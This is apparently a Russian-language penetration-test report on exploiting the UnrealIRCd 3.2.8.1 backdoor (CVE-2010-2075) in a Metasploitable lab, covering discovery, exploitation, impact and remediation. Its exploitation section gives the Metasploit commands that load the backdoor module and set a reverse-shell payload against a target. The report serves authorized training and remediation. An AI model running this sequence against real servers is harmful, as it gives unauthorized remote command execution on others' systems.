## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-ELAZAB2005-UNREALIRCD-BACKDOOR-PENTEST-REPORT
# 🛡️ Тест на проникновение через бэкдор UnrealIRCd
Контролируемый проект по тестированию на проникновение, направленный на выявление, эксплуатацию и устранение **бэкдора UnrealIRCd 3.2.8.1 (CVE-2010-2075)** в изолированной учебной среде.
> **Отказ от ответственности:** Этот проект был выполнен строго в образовательных целях и в рамках авторизованного тестирования безопасности против специально уязвимой лабораторной среды. Несанкционированные системы не подвергались атакам.
* * *
## 📌 Обзор проекта
Этот проект демонстрирует полный процесс оценки уязвимостей и эксплуатации уязвимого сервиса **UnrealIRCd 3.2.8.1**.
Оценка включает:
* Обнаружение и перечисление служб
* Идентификацию уязвимого сервиса UnrealIRCd
* Проверку открытого IRC-сервиса
* Контролируемую эксплуатацию с использованием Metasploit
* Сбор доказательств
* Устранение уязвимостей и укрепление безопасности
* Техническую документацию по тестированию на проникновение
### Цель
Пункт| Детали
---|---
Цель| Лабораторная среда Metasploitable
IP-адрес цели| `10.10.10.13`
Уязвимый сервис| UnrealIRCd
Версия| `3.2.8.1`
Протокол| IRC
Порт| `6667/TCP`
Уязвимость| Бэкдор UnrealIRCd
CVE| `CVE-2010-2075`
Критичность| **Критическая**
Согласно Национальной базе данных уязвимостей NIST, затронутые дистрибутивы UnrealIRCd 3.2.8.1 содержали внешне внедрённую модификацию, которая могла позволить удалённым злоумышленникам выполнять произвольные команды.
* * *
## 🎯 Цели
Основные цели этой оценки:
1. Обнаружить открытые службы на цели.
2. Определить, был ли сервис UnrealIRCd уязвим.
3. Подтвердить уязвимость путём контролируемой эксплуатации.
4. Оценить потенциальное воздействие успешной эксплуатации.
5. Задокументировать технические доказательства.
6. Применить соответствующие меры по устранению уязвимости.
7. Убедиться, что уязвимый сервис был защищён или отключён.
* * *
## 🧰 Используемые инструменты
* * *
# 🔎 Методология
Оценка выполнялась по упрощённому процессу тестирования на проникновение:
root@kitploit:~
Reconnaissance
↓
Service Enumeration
↓
Vulnerability Identification
↓
Exploitation
↓
Evidence Collection
↓
Impact Assessment
↓
Remediation
↓
Verification
* * *
# 1\. 🔍 Обнаружение служб
Первый этап заключался в выявлении открытых служб на целевой системе.
В ходе оценки была обнаружена IRC-служба, прослушивающая порт:
root@kitploit:~
TCP/6667
Служба была связана с **UnrealIRCd 3.2.8.1** — версией, подверженной уязвимости бэкдора.
### Доказательства

**Рисунок 1 — Перечисление портов и служб**
Обнаружение TCP/6667 дало первоначальное указание на то, что IRC-служба открыта и требует дальнейшего исследования.
* * *
# 2\. 🚨 Идентификация уязвимости
Обнаруженная версия UnrealIRCd была связана с **CVE-2010-2075**.
Эта уязвимость — не просто обычная ошибка программного обеспечения. Затронутый архив содержал вредоносную модификацию/бэкдор, позволявшую удалённо выполнять команды. NVD описывает проблему как внешне внедрённый троянский код в макросе `DEBUG3_DOLOG_SYSTEM`.
Документация Metasploit от Rapid7 определяет соответствующий модуль как:
root@kitploit:~
exploit/unix/irc/unreal_ircd_3281_backdoor
и описывает его как эксплуатацию вредоносного бэкдора, присутствующего в затронутых архивах UnrealIRCd 3.2.8.1.
* * *
# 3\. 💥 Контролируемая эксплуатация
Уязвимость была подтверждена в изолированной лабораторной среде с использованием Metasploit Framework.
Пример процесса эксплуатации:
root@kitploit:~
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 10.10.10.13
set PAYLOAD cmd/unix/reverse
run
Цель этого шага — проверить, можно ли злоупотребить открытой службой для получения удалённого выполнения команд.
Rapid7 документирует этот модуль Metasploit специально для бэкдора UnrealIRCd 3.2.8.1.
### Доказательства

**Рисунок 2 — Доказательства контролируемой эксплуатации**
Доказательства демонстрируют этап эксплуатации, выполненный против авторизованной лабораторной цели.
* * *
# 4\. ⚠️ Влияние на безопасность
Успешная эксплуатация бэкдора может предоставить злоумышленнику возможность удалённого выполнения команд в контексте безопасности затронутого процесса UnrealIRCd.
Точные получаемые привилегии зависят от учётной записи, под которой работает IRC-демон.
Потенциальное воздействие включает:
* Несанкционированное выполнение команд
* Первоначальную компрометацию системы
* Доступ к файлам, доступным скомпрометированной учётной записи
* Дальнейшую локальную разведку
* Потенциальное повышение привилегий
* Потенциальное закрепление в системе
* Потенциальное боковое перемещение при наличии дополнительных слабостей
> **Важно:** Потенциальное воздействие не следует интерпретировать как доказательство того, что каждое из перечисленных действий было выполнено в ходе этой оценки.
Документация Nmap по бэкдору UnrealIRCd подтверждает, что уязвимость может быть использована для выполнения произвольных команд на удалённой системе.
* * *
# 5\. 🛠️ Устранение уязвимости
Уязвимая установка UnrealIRCd не должна оставаться открытой в производственной среде.
Рекомендуемые меры по устранению включают:
### Немедленные действия
1. Удалите скомпрометированный/содержащий бэкдор пакет UnrealIRCd.
2. Замените его доверенной и проверенной версией из легитимного источника.
3. Отключите IRC-службу, если она не требуется.
4. Ограничьте доступ к IRC-службам с помощью правил межсетевого экрана или сетевых ACL.
5. Проверьте систему на наличие индикаторов компрометации.
6. Проверьте журналы аутентификации и системные журналы.
7. Смените потенциально скомпрометированные учётные данные при подозрении на компрометацию.
### Укрепление сети
Если IRC не требуется:
root@kitploit:~
sudo ufw deny 6667/tcp
Если служба необходима, доступ следует ограничить доверенными сетями, а не открывать широко.
### Укрепление службы
Предпочтительный подход — удалить уязвимое программное обеспечение и развернуть поддерживаемый, доверенный релиз, а не полагаться исключительно на сетевую фильтрацию.
* * *
# 6\. ✅ Доказательства устранения уязвимости
Этап устранения был задокументирован после применения соответствующих мер безопасности.

**Рисунок 3 — Доказательства устранения / укрепления безопасности**
Доказательства устранения должны демонстрировать состояние службы и/или конфигурации межсетевого экрана после применения корректирующих мер.
* * *
# 📊 Оценка рисков
Бэкдор был разработан для удалённого выполнения команд и мог действовать независимо от обычных ограничений для пользователей IRC, что делает открытие уязвимой службы значительным риском для безопасности.
* * *
# 📁 Структура проекта
root@kitploit:~
unrealircd-backdoor-pentest-report/
│
├── README.md
├── UnrealIRCD_Backdoor_PenTest_Report.pdf
│
└── images/
├── port_scan.png
├── exploit_evidence.png
└── remediation.png
* * *
# 📸 Сводка доказательств
Доказательство| Описание
---|---
`port_scan.png`| Обнаружение открытой IRC-службы
`exploit_evidence.png`| Доказательства контролируемой эксплуатации
`remediation.png`| Доказательства безопасности/укрепления после устранения уязвимости
* * *
# 🧠 Основные извлечённые уроки
Эта оценка демонстрирует несколько важных концепций тестирования на проникновение:
* Перечисление служб необходимо для определения поверхности атаки.
* Определение версий программного обеспечения может выявить известные уязвимости.
* Устаревшая служба, открытая в сети, может предоставить прямой путь для первоначального доступа.
* Эксплуатация всегда должна выполняться в рамках авторизованного объёма работ.
* Технические доказательства необходимы для подтверждения результатов тестирования на проникновение.
* Устранение должно решать основную проблему безопасности, а не просто скрывать открытую службу.
* Отчёты по безопасности должны чётко различать **наблюдаемые результаты** и **потенциальное воздействие**.
* * *
# 📚 Ссылки
* **NIST National Vulnerability Database — CVE-2010-2075**
Сведения о CVE и описание уязвимости.
* **Rapid7 Vulnerability Database — UnrealIRCd 3.2.8.1 Backdoor Command Execution**
Документация модуля Metasploit и технические детали.
* **Rapid7 Metasploit Framework — UnrealIRCd Backdoor Module**
Официальная реализация модуля Metasploit.
* **Nmap NSE Documentation — irc-unrealircd-backdoor**
Документация по обнаружению бэкдора UnrealIRCd.
* * *
## ⚖️ Отказ от ответственности
Этот репозиторий предназначен исключительно для обучения кибербезопасности, авторизованного тестирования на проникновение и исследований в области безопасности в контролируемых средах.
Методы, продемонстрированные в этом проекте, должны использоваться только против систем, на которые получено явное разрешение.
**Не используйте эти методы против систем, которыми вы не владеете или на тестирование которых у вас нет разрешения.**